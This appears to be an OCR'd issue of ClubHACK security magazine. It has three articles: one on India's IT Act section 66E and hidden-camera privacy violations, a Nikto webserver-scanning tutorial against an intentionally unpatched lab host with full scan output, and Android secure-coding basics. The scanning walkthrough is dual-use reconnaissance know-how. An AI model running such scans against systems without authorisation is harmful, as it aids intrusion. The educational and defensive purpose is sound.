Recent news are rampant with cyber attack – and we see more every day. It's becoming obvious that information security is no longer an option for businesses instead now it should be included in the list of non-tangible investments essential to company's growth and stability.

HACKER HALTED ASIA PACIFIC


Level 3, Block F
Phileo Damansara 1, Jalan 16/11
Off Jalan Damansara , 46350 Petaling Jaya,
Selangor D.E, Malaysia

T: (60) 3 7665 0911

F: (60) 3 7665 2022

admin@eccouncilapac.org

www.hackerhaltedapac.org



SECTION 66E - PUNISHMENT FOR VIOLATION OF PRIVACY

Introduction

In some of the latest articles we have focused on the areas of data privacy, due diligence to be observed by the companies handling sensitive personal data, etc. But, not much has been spoken /written on violation of person's privacy. I.e. ensuring privacy on an individual at the places where he/she under the normal circumstances expects to be in a private environment.

A reference can be given to infamous Pune spycam incident where a 58-year old man was arrested for installing spy cameras in his house to 'snoop' on his young lady tenants.

It was difficult for law enforcement agencies then to book him under the provisions of cyber pornography as he was neither publishing nor transmitting the obscene material in the electronic form.

The section reads as -

Punishment for violation of privacy

Whoever, intentionally or knowingly captures, publishes or transmits the image of a private area of any person without his or her consent, under circumstances violating the privacy of that person, shall be punished with imprisonment which may extend to three years or with fine not exceeding two lakh rupees, or with both.

Explanation — for the purposes of this section.

a) "Transmit" means to electronically send a visual image with the intent that it be viewed by a person or persons;

b) "Capture", with respect to an image, means to videotape, photograph, film or record by any means;

c) "Private area" means the naked or undergarment clad genitals, pubic area, buttocks or female breast;

d) "Publishes" means reproduction in the printed or electronic form and making it available for public;

e) "Under circumstances violating privacy" means circumstances in which a person can have a reasonable expectation that.

i. He or she could disrobe in privacy, without being concerned that an image of his private area was being captured;
ii. Any part of his or her private area would not be visible to the public, regardless of whether that person is in a public or private place.

Comments

Provisions of this section specifically deal with 'privacy of a person'. It should not be confused with section 67 of the IT Act, i.e. law related to cyber pornography.

Provisions of this section are applicable if someone –

- Captures.
- Publishes.
- Transmits.

Image of a private area of any person without his or her consent, under the circumstances violating the privacy of that person.

Illustration

Every day, Sameer and Pooja go for a swimming at their college swimming pool. Pooja is a young, bright and charming girl with whom every guy wants to hang out with.

Recently, Sameer noticed that Pooja is dating a guy from their college. Sameer became jealous of the fact and he hidden a small web camera in the swimming pool's changing room to snoop the activities of Pooja. He removed the camera after few days and downloaded the photographs and videos of Pooja changing her cloths.

Sagar Rahurkar.
contact@sagarrahurkar.com

Sagar Rahurkar is a Law graduate, a Certified Fraud Examiner (CFE) and a certified Digital Evidence Analyst.

He specializes in Cyber Laws, Fraud examination, and Intellectual Property Law related issues. He has conducted exclusive training programs for law enforcement agencies like Police, Income

He is a regular contributor to various Info-Sec magazines, where he writes on IT Law related issues.

Webserver Scanning with Nikto

Hello CHMag readers, Greets from team Matriux! We hope the readers are enjoying and learning the tutorials in Matriux Vibhag, with that hope let's move on to this edition's tutorial.

In this edition we are going to cover a simple tutorial on a very simple tool included in Matriux arsenal called Nikto.

What is Nikto?

For the people who haven't heard about Nikto yet – Nikto is an open source (GPL) webserver scanning tool written in perl. The basic use of this tool is to fingerprint the webserver and scan for weaknesses like outdated software versions, server configurations, directory indexing etc. Nikto currently holds the #14th position ranked by sectools.org which shows the popularity of the tool. A big greets to Chris Sullo and David Lodge, the creators of this awesome tool.

Features

Nikto has some awesome features which makes the tool handy during pen tests. Some of the key features are:

- Test against web servers over 6400 potentially dangerous files/CGIs.
- Checks for outdated versions of over 1200 servers.
- Checks for version specific problems on over 270 servers.

This tutorial section won't be enough to mention all the features; you can visit the official website (http://cirt.net/nikto2) to get the complete list of features.

Getting Ready

In Matriux, Nikto can be accessed in the Arsenal under [Arsenal->Scanning->Web Scanners->Nikto]

A basic Nikto scan only requires a target (IP or host name) which is specified using –h (host) option.

This will scan the specified IP/hostname on TCP port 80, since it is set to be default if other ports are not specified.

Prior to scan the target, you can check the version of Nikto using the Version (**-V**) option.

You can also update Nikto to the latest version available using the option **-update**.

Okay! Once you are done with the version check and updating, we are ready to trigger our scan.

For this tutorial we are using Matriux Krypton (R2) release as our testing machine and we've our local target on **192.168.1.104** running a webserver which is intentionally unpatched for testing purpose.

The basic Nikto scan command is shown below:

```
matriux@localhost:~$ nikto -h 192.168.1.104
```

The complete scan result generated by Nikto is shown below. You can clearly see the Nikto scan

identified the server platform and software versions. In this case our target is running an outdated version of Apache web server (Apache/2.2.14) and shown the details of latest release.

You can read the results line-by-line to get some interesting information about our target.

```
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.2.19). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ mod_ssl/2.2.14 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ mod_perl/2.0.4 appears to be outdated (current is at least 5.8)
+ PHP/5.3.1 appears to be outdated (current is at least 5.3.6)
+ Perl/v5.10.1 appears to be outdated (current is at least v5.12.2)
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell (difficult to exploit). CVE-2002-0082, OSVDB-756.
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in httpd.conf or restrict access to allowed hosts.
+ OSVDB-3268: /pdf/: Directory indexing found.
+ OSVDB-3092: /Administration/: This might be interesting...
+ OSVDB-3092: /administration/: This might be interesting...
+ OSVDB-3092: /demo/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
```

```
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-562: /server-info: This gives a lot of Apache information. Comment out appropriate line in httpd.conf or restrict access to allowed hosts.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /administration/: Admin login page/section found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 6474 items checked: 25 error(s) and 30 item(s) reported on remote host
```


Apart from checking target platform and software versions, in the above scan we could see it also checked for interesting directories and files – Which may later help us to own the box!

Examine the output!

As the golden rule says – all the results are not meant to be security issues. Just like any other tool, Nikto can also sometimes come up with some false positives. It's the job of the pen tester to analyze the results by manually checking them.

For the purpose of this tutorial we are going to manually check and confirm few of the random results generated by Nikto.

1. + /phpmyadmin/: phpMyAdmin directory found
2. + OSVDB-3268: /pdf/: Directory indexing found.
3. + /administration/: Admin login page/section found.



So far so good ;-)

Some key commands to remember

- Some key commands to remember!
- nikto -h [target host] - Basic scan
- nikto -h [target host] -p [port number] – Check specific port number
- nikto –H - Help!
- nikto -h [target host] -useproxy http://localhost:8080/ - Scan via proxy
- nikto –V – Version check
- nikto –update – Update nikto

Nikto is not a stealth fighter!!!

Nikto is not at all a stealth scanner, it is developed in a way to perform a speedy scan on target – So we can fairly expect entries in the log files.

References

http://www.cirt.net/nikto2/

http://cirt.net/nikto2-docs/

Happy Hacking☺

Team Matriux

http://matriux.com

Reach us at: report@matriux.com

Twitter: @matriuxtig3r

Facebook: fb.com/matriuxtig3r

Basics of Android Secure Coding

Android is an OS designed for Smart phones. The phones are meant for office productivity apps, games, social networks etc. The phone comes pre-installed with a selection of system applications, e.g., phone dialer, address book, but the platform gives ample opportunities for the developers to create their own applications and publish into the huge android market, so called the “Play Store”.

With companies/enterprises supporting 'BYOD', the phones these days are full of sensitive data. As a platform, Android has its own security model which takes care of most of the things, but still there are cases where this security model itself has failed or people have misused some functionality/feature itself.One of the basic security measure is the Application sandbox in which each application runs in its own dalvik VM and cannot contact other running applications directly. Applications interact with each other and the phone through different forms of IPC. This article targets the android application developers and expects that the reader has some basic knowledge of some of terms like Activities,Intents,Services,Receivers, Content Providers.

Intents are typed interprocess messages that are directed to particular applications or systems services, or broadcast to applications subscribing to a particular intent type. Persistent content provider data stores are queried through SQL-like interfaces. Background services provide RPC and callback interfaces that applications use to trigger actions or access data. Finally user interface activities receive named action signals from the system and other applications. Binder acts as a mediation point for all IPC. Mentioned below are some of the basic security measured a android application developer should take care while coding an application.

Android Permissions

Application needs prior approval to have access to things which might be restricted by default like, telephony, sms, and contacts. The permissions are stored in AndroidManifest.xml and user agrees to them upon install. Users won't understand how their device works, so keep permissions simple and avoid technical terms like Binder, Activity or Intent when describing permissions to users.

Intents

Intents are the preferred mechanism for asynchronous IPC in Android.

Intents are used in many ways in android system. Using Context's startActivity() method it can be used as broadcasts to inform interested programs of changes or events. Using Context's sendBroadcast(), sendStickyBroadcast(), and sendOrderedBroadcast() family of methods as a way to start, stop or communicate with background Services. Using Context's startService(), stopService(), and bindService() methods to access data through ContentProviders, such as the user's contacts. Using Context's getContentResolver() or Activities managedQuery() as call backs to handle events, like returning results or errors asynchronously with PendingIntents provided by clients to servers through their Binder interfaces

If you are sending Intent where delivery to a specific receiver is required, the intent must be delivered directly to the receiver, so they may not be delivered to all applications.

Senders of Intent can verify that the recipient has a permission specifying a non-Null Permission upon sending. Only applications with that Permission will receive the intent. If data within a broadcast intent may be sensitive, you should consider applying a permission to make sure that malicious applications cannot register to receive those messages without appropriate permissions. In those circumstances, you may also consider invoking the receiver directly, rather than raising a broadcast.

Broadcast Receiver

Broadcast receivers are used to handle asynchronous requests initiated via an intent. By default, receivers are exported and can be invoked by any other application. If your BroadcastReceivers is intended for use by other applications, you may want to apply security permissions to receivers using the <receiver> element within the application manifest. This will prevent applications without appropriate permissions from sending Intent to the BroadcastReceivers.

Activities

Activities are most often used for providing the core user-facing functionality of an application. By default, Activities are exported and invokable by other applications only if they have an intent filter or binder declared. In general, we recommend that you specifically declare a Receiver or Service to handle IPC, since this modular approach reduces the risk of exposing functionality that is not intended for use by other applications.

Activities cannot rely on IntentFilters (the <intent-filter> tag in AndroidManifest.xml) to stop callers from passing them badly configured Intents. Misunderstanding this is actually a relatively common source of bugs. On the other hand, Activity implementers can rely on permission checks as a security mechanism. Setting the android:permission attribute in an <activity> declaration will prevent programs lacking the specified permission from directly starting that Activity. Specifying a manifest permission that callers must have doesn't make the system enforce an intent-filter or clean intents of unexpected values so always validate your input.

The following code demonstrates forcing the web browser's Activity to handle and Intent with an action and data setting that aren't permitted by its intent-filter:

```
// The browser's intent filter isn't interested in this action
Intent i = new Intent("Cat-Farm Aardvark Pidgen");
// The browser's intent filter isn't interested in this Uri scheme
i.setData(Uri.parse("marshmaellow:potatochip?"));
// The browser activity is going to get it anyway!
i.setComponent(new ComponentName("com.android.browser", "com.android.browser.BrowserActivity"));
this.startActivity(i);
```

If you run this code you will see the browser Activity starts, but the browser is robust and aside from being started just ignores this weird Intent.

Services

Services are often used to supply functionality for other applications to use. Each service class must have a corresponding declaration in its package's AndroidManifest.xml.

By default, Services are exported and can be invoked by any other application. Services can be protected using the android:permission attribute within the manifest's <service> tag. By doing so, other applications will need to declare a corresponding <uses-permission> element in their own manifest to be able to start, stop, or bind to the service.

A Service can protect individual IPC calls into it with permissions, by calling checkCallingPermission() before executing the implementation of that call. We generally recommend using the declarative permissions in the manifest, since those are less prone to oversight.

Content Providers

Content Providers are used by applications to share raw data like SQL DATA, sounds, images. The <provider> tag in the applications AndroidManifest.xml registers a provider as available and defines

permissions for accessing data. If you do not intend to provide other applications with access to your ContentProvider, mark them as 'android:exported=false' in the application manifest.

ContentProviders can also provide more granular access by declaring the grantUriPermissions element and using the FLAG_GRANT_READ_URI_PERMISSION and FLAG_GRANT_WRITE_URI_PERMISSION flags in the Intent object that activates the component. The scope of these permissions can be further limited by the grant-uri-permission element. When accessing a ContentProvider, use parameterized query methods such as query(), update(), and delete() to avoid potential SQL Injection from untrusted data. Note that using parameterized methods is not sufficient if the selection is built by concatenating user data prior to submitting it to the method.

Files

Each application has its own area on the file system which it owns, almost like programs have a home directory to go along with their user ids. The mode parameter is used to create a file with a given set of file permissions. Avoid using MODE_WORLD_WRITABLE |MODE_WORLD_READABLE which makes a file world-readable and writable.

You can also encrypt files using a key (stored in KeyStore) that is not accessible to application.

Files created on external storage, such as SD Cards, are globally readable and writable. Since external storage can be removed by the user and also modified by any application, applications should not store sensitive information using external storage.

These were some of the very basic points which android application developers should take care while coding the applications. The points were too android specific, but developers should not forget the secure coding practices normally followed in the Web application development. Most of those will offcourse be used here too.

Ankur Bhargava
ankurbhargava87@gmail.com

Ankur is working as a Security Analyst in IBM ISL. Ankur's area of interest are Web and Mobile Security. He has presented in many of the security conferences and workshops like Cocon(2010,2011), Nullcon 2012 on topics like PDF Exploits and Android Security.

ClubHACK

Issue 30 | July 2012 **Design:** @pankit_thakkar www.clubhack.com